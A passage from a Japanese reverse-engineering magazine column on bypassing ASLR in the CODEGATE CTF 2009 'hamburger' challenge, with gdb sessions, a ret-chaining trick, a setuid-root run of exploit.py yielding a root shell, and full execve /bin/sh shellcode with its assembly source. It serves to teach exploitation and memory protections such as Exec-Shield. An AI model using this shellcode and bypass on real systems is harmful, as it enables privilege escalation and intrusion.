進め！リバースエンジニアリングの道 NEXT

第3回 ASLR攻略

文●愛甲健二

脆弱性の考察

前回、CODEGATE CTF 2009予選のExploit系問題であるhamburgerを攻略しました。今回はそこから少し難易度を上げ、OSのセキュリティ機能であるASLRを有効にした状態でのhamburger攻略を目指します。

まずは以下の実行結果を見てください。

```
$ gdb hamburger
GNU gdb (GDB) 7.1-ubuntu
(gdb) b *0x8048517
Breakpoint 1 at 0x8048517
(gdb) r AAAABBBB 8 0
Breakpoint 1, 0x08048517 in cpy ()
(gdb) x/16x $esp
0xbfff776c: 0x08048637  0xbfff778b
            0x00000008  0x00000000
0xbfff777c: 0xbffff7b0  0x00000000
            0x00000000  0x41000000
0xbfff778c: 0x42414141  0x00424242
            0x00000000  0x00000000
```

cpy関数内のret命令にブレイクポイントをセットして、上記のようにhamburgerを実行し、ret実行直前で処理を止めます。この状態でスタックを確認すると、当然ですが0xbfff776cに存在する値0x08048637が戻り先となっています。 前回はこの0x08048637を上書きしてshellcodeへ処理をジャンプさせました。しかし、 このスタックの状態を注意深く観察すると、 戻り先である0x08048637の右隣に0xbfff778bというデータ列が見えます。これはAAAABBBBという文字列のアドレスです。

では、siコマンドでretを実行し、もう一度スタックを確認しましょう。するとret実行によりespが加算されるため、espはAAAABBBBのアドレス0xbfff778bを指すことになります。つまり、0x8048517のretが実行された直後のespは、ユーザーが入力したデータ列（第1引数）のアドレスを指すのです。

```
(gdb) si
0x08048637 in main ()
(gdb) x/16x $esp
0xbfff7770: 0xbfff778b  0x00000008
            0x00000000  0xbffff7b0
0xbfff7780: 0x00000000  0x00000000
            0x41000000  0x42414141
0xbfff7790: 0x00424242  0x00000000
            0x00000000  0x00000000
```

ASLR機能の迂回

ASLRによって攻撃が難しくなる理由は、shellcodeへのアドレスが推測できないことにありました。しかし、hamburgerにおいては、0x8048517のretが実行された直後のespが指す先はAAAABBBBのアドレスなので、もう一度retを実行することでAAAABBBBへ処理をジャンプできます。

gdbを用いてその過程を確認しましょう。

```
$ gdb hamburger
GNU gdb (GDB) 7.1-ubuntu
(gdb) b *0x8048517
Breakpoint 1 at 0x8048517
(gdb) r AAAABBBB 8 0
Breakpoint 1, 0x08048517 in cpy ()
(gdb) x/2x $esp
0xbfff776c: 0x08048637  0xbfff778b
(gdb) set {long}$esp=0x8048517      ――― (1)
(gdb) x/2x $esp
0xbfff776c: 0x08048517  0xbfff778b
(gdb) si                            ――― (2)
Breakpoint 1, 0x08048517 in cpy ()
(gdb) si
0xbfff778b in ?? ()
(gdb) x/2x 0xbfff778b
0xbfff778b: 0x41414141  0x42424242
```

先ほどと同様にcpy関数のret直前まで処理を進め、（1）にて、戻り先のアドレスを0x8048517に書き換えます。現在0x08048517で処理を止めているので、戻り先はこれから

実行しようとしているretと同じ場所（0x08048517）となります。つまり、0x08048517のretが2度連続で実行されます。なので、(2)においてsiコマンドを実行すると、再び0x08048517のブレイクポイントに引っかかります。そして、さらに進めると0xbfff778bにあるコードを実行しようとしますが、ここにあるデータ列はAAAABBBB（0x41414141 0x42424242）、つまりはユーザーが入力したデータ列であり、shellcodeが置ける場所です。



図　ASLR迂回の攻撃モデル

Ubuntuにおいては、ASLRによるアドレスのランダマイズがhamburgerのtextセクション（通常の実行コードが置かれる場所）に対しては行われません。よって、0x08048517の場所には必ずretが存在するため、戻り先アドレスを0x08048517に上書きすれば、ASLRが有効であってもretが再度実行され、スタック内に存在する値を利用してshellcodeへジャンプできます（図）。

```
$ sudo su
[sudo] password for kenji:xxxx
# echo 2 > /proc/sys/kernel/randomize_va_
space
# chown root hamburger
# chmod 4755 hamburger
# exit
exit
$ ./hamburger `python exploit.py 8048517`
# whoami
root
```

以上でASLRの迂回は完了です。

今回、このような手法でASLRを迂回できたのは、ret後のスタック内にたまたまshellcodeへのアドレスが存在したからです。とはいっても、こういうパターンは意外と多いのですが、特にCTFにおいては、問題として出題されている以上は必ず解けるはずなので、こうした偶然的なものを入れ込んでいるケースが多々あります。CTF問題を解く際は、そうした「出題の意図」を考慮して挑んでみてもよいかもしれません。

またASLRについても少し言及しておきましょう。ASLRは多くのシステムで利用されているセキュリティ機能ですが、もちろん完璧ではなく、脆弱性によってはこのように対応されてしまうこともあります。だからといってこの機能自体が無意味だとは断言できませんが、よりセキュアなシステムにするためには、他のセキュリティ機能と併用すべきです。特にASLRについてはそう感じます。

システムコール

続いてExec-Shieldの解説に進みたいのですが、その前に本連載の第1回目から利用しているshellcodeについて説明します。これまでなんとなく以下のマシン語を実行できれば/bin/shが実行され、シェルが奪取でき、攻撃成功！　みたいな感じで使っていましたが、今回は残りのページを利用してこのshellcodeの解説をします。これを学べば、本当の意味においてExploitを自分の力で作成できるようになります。

exploit.pyのshellcode

```
str  = "¥xeb¥x1f¥x5e¥x89¥x76¥x08¥x31¥xc0"
str += "¥x88¥x46¥x07¥x89¥x46¥x0c¥xb0¥x0b"
str += "¥x89¥xf3¥x8d¥x4e¥x08¥x8d¥x56¥x0c"
str += "¥xcd¥x80¥x31¥xdb¥x89¥xd8¥x40¥xcd"
str += "¥x80¥xe8¥xdc¥xff¥xff¥xff/bin/sh"
```

他プロセス内で上記のコードを実行すると/bin/shが起動するのですが、簡単に言うと、これはexecveシステムコールを呼び出して/bin/shを実行するマシン語です。ここで言うシステムコールとは、Linuxがユーザーアプリケーションのために提供している関数群（API）のことです。

Ubuntuでは、/usr/include/asm/unistd_32.hに各システムコールの定義が書かれています。

/usr/include/asm/unistd_32.h

```
（省略）
#define __NR_exit       1
#define __NR_fork       2
#define __NR_read       3
#define __NR_write      4
#define __NR_open       5
#define __NR_close      6
#define __NR_waitpid    7
#define __NR_creat      8
#define __NR_link       9
#define __NR_unlink     10
#define __NR_execve     11
#define __NR_chdir      12
```

試しにこれらを用いてプログラミングしてみましょう。1番目がexit、4番目がwriteなので、お馴染みの「Hello World!」を出力するプログラムは以下になります。ちなみにgcc、gasはAT&T形式のアセンブラ記法なので、各命令（例えばmov命令）は左から右へ値がコピーされることに注意してください。

shellcode1.s

```
.globl  main
main:
    jmp  L2
L1:
    popl %ecx
    movl $0x4,%eax
    movl $0x1,%ebx
    movl $0xd,%edx
    int  $0x80
    xorl %eax,%eax
    movl %eax,%ebx
    inc  %eax
    int  $0x80
L2:
    call L1
    .string "Hello World!¥n"
```

```
$ gcc shellcode1.s -o shellcode1
$ ./shellcode1
Hello World!
```

まず、jmp命令とcall命令を用いて変則的に「Hello World!¥n」のアドレスを取得している点に注目してください。mainからいきなりL2へジャンプし、L2でcallが呼ばれてますが、callはスタックに戻り先のアドレスを格納してジャンプするため、L1以降が実行される時にはcallが格納した戻り先（つまりはHello World!¥nのアドレス）がスタック内に入っています。これをpopl %ecxで取り出してexecve呼び出しに利用します。

なぜこのような手の込んだことをしているかというと、最終的にshellcodeとして利用する以上、textセクションのみで完結するコードを用意しなければならないからです。shellcodeはただのマシン語の羅列でしかないので、コードもデータもすべてtextセクションに入れてコンパイルし、その中からマシン語コードを抽出します。

writeシステムコールは、「write(ebx=出力先, ecx=出力データ, edx=出力データサイズ)」という引数で呼び出しますので、ebxからedxまで順番にそれらの値を格納し、eaxにはシステムコール番号（writeなら4、exitなら1）を入れます。この状態でint $0x80を実行すれば呼び出し完了です。int $0x80の部分はシステムによって異なり、環境によってsysenterであったり、syscallであったりするのですが、その辺りは話が長くなるので本連載では扱いません。

同じようにexitシステムコールは、exit(ebx=ステータス番号)という引数なので、eax=1、ebx=0として呼び出します。

■execveの呼び出し

同じようにしてexecveを呼び出すプログラムを作成します。execveはシステムコール番号が11で、execve("/bin/sh", {"/bin/sh", NULL}, NULL)のように実行する必要があるため、終端の/bin/shの文字列以降に、/bin/shのアドレスやNULLを追加してデータ列を作成し、execveを呼び出します。

shellcode2.s

```
.globl main
main:
    jmp  L2
L1:
    popl %esi
    movl %esi,0x8(%esi)
    xorl %eax,%eax
    movb %al,0x7(%esi)
    movl %eax,0xc(%esi)
    movb $0xb,%al
    movl %esi,%ebx
    leal 0x8(%esi),%ecx
    leal 0xc(%esi),%edx
    int  $0x80
    xorl %ebx,%ebx
    movl %ebx,%eax
    inc  %eax
    int  $0x80
L2:
    call L1
    .string "/bin/sh"
```

execve呼び出し後にexitを呼んでいますが、実際はexecveが成功し/bin/shが実行されるともう呼び出し元には戻らないため、execve実行後の処理は必要なかったりします。ただ、第1回目から使っているshellcodeにはなぜか入っていたため、ここでも入れることにしました(汗)。

では、shellcode2.sをコンパイルし、objdumpを用いてマシン語に変換します。

```
$ gcc shellcode2.s -o shellcode2
$ objdump -d shellcode2|grep
¥<main¥> -A 20
080483b4 <main>:
 80483b4: eb 1f jmp 80483d5
080483b6:
 80483b6: 5e       pop %esi
 80483b7: 89 76 08 mov %esi,0x8(%esi)
 80483ba: 31 c0    xor %eax,%eax
 80483bc: 88 46 07 mov %al,0x7(%esi)
 80483bf: 89 46 0c mov %eax,0xc(%esi)
 80483c2: b0 0b    mov %esi,%ebx
 80483c6: 8d 4e 08 lea 0x8(%esi),%ecx
 80483c9: 8d 56 0c lea 0xc(%esi),%edx
 80483cc: cd 80    int $0x80
 80483ce: 31 db    xor %ebx,%ebx
 80483d0: 89 d8    mov %ebx,%eax
 80483d2: 40       inc %eax
 80483d3: cd 80    int $0x80
080483d5:
 80483d5: e8 dc ff ff ff call 80483b6
```

これで、これまで使用してきたshellcodeのでき上がりです。

shellcodeの弱点

さて、めでたくshellcodeができたわけですが、実はshellcode2.sをコンパイルし、Ubuntu上で実行するとSegmentation faultでプログラムが落ちます。理由は簡単で、通常実行時にはtextセクションに書き込み権限がないためです。つまり、このshellcodeは読み書き実行すべての権限があるメモリ上でしか動きません。とはいっても、世の中にあるすべてのshellcodeはそうです。考えてみればこれは当たり前のことで、shellcodeを埋め込んでいる時点で、少なくともそのメモリ空間には読み書きの権限は与えられており、そこにさらに実行権が付与されていなければ、そもそもshellcodeとして機能しないのですから。

そして、そのメモリへのアクセス権を利用したセキュリティ機能が次回に解説するExec-Shieldです。結論から言うと、Exec-Shieldの実用化によってshellcodeの利用価値は大きく減りました。以前までは、shellcodeをいかにして埋め込むかといった点が重要視されており、そのためのテクニックがNULLバイトを使用しないshellcodeの作成だったり※1、ASCII文字のみで作られたshellcodeだったり※2しました。しかし、どれほどshellcodeに工夫を凝らし他プロセスに埋め込めたとしても、実行できなければ無意味です。

そういう観点から見ると、Exec-Shieldはshellcodeに対して根本的なセキュリティ的解決法を見い出した、真に有用な機能だと言えるかもしれません。というわけで、次回からExec-Shieldに関する解説に進んでいきましょう。

※1　ユーザーからの入力データをstrcpyでコピーしていた場合、shellcodeの途中にNULLバイトがあるとそこでコピーが終わってしまうため、NULLバイトを使用しないshellcode。
※2　プリンタブルであるデータかどうかを確認してコピーを行うプログラムにも使えるASCII文字のみのshellcode。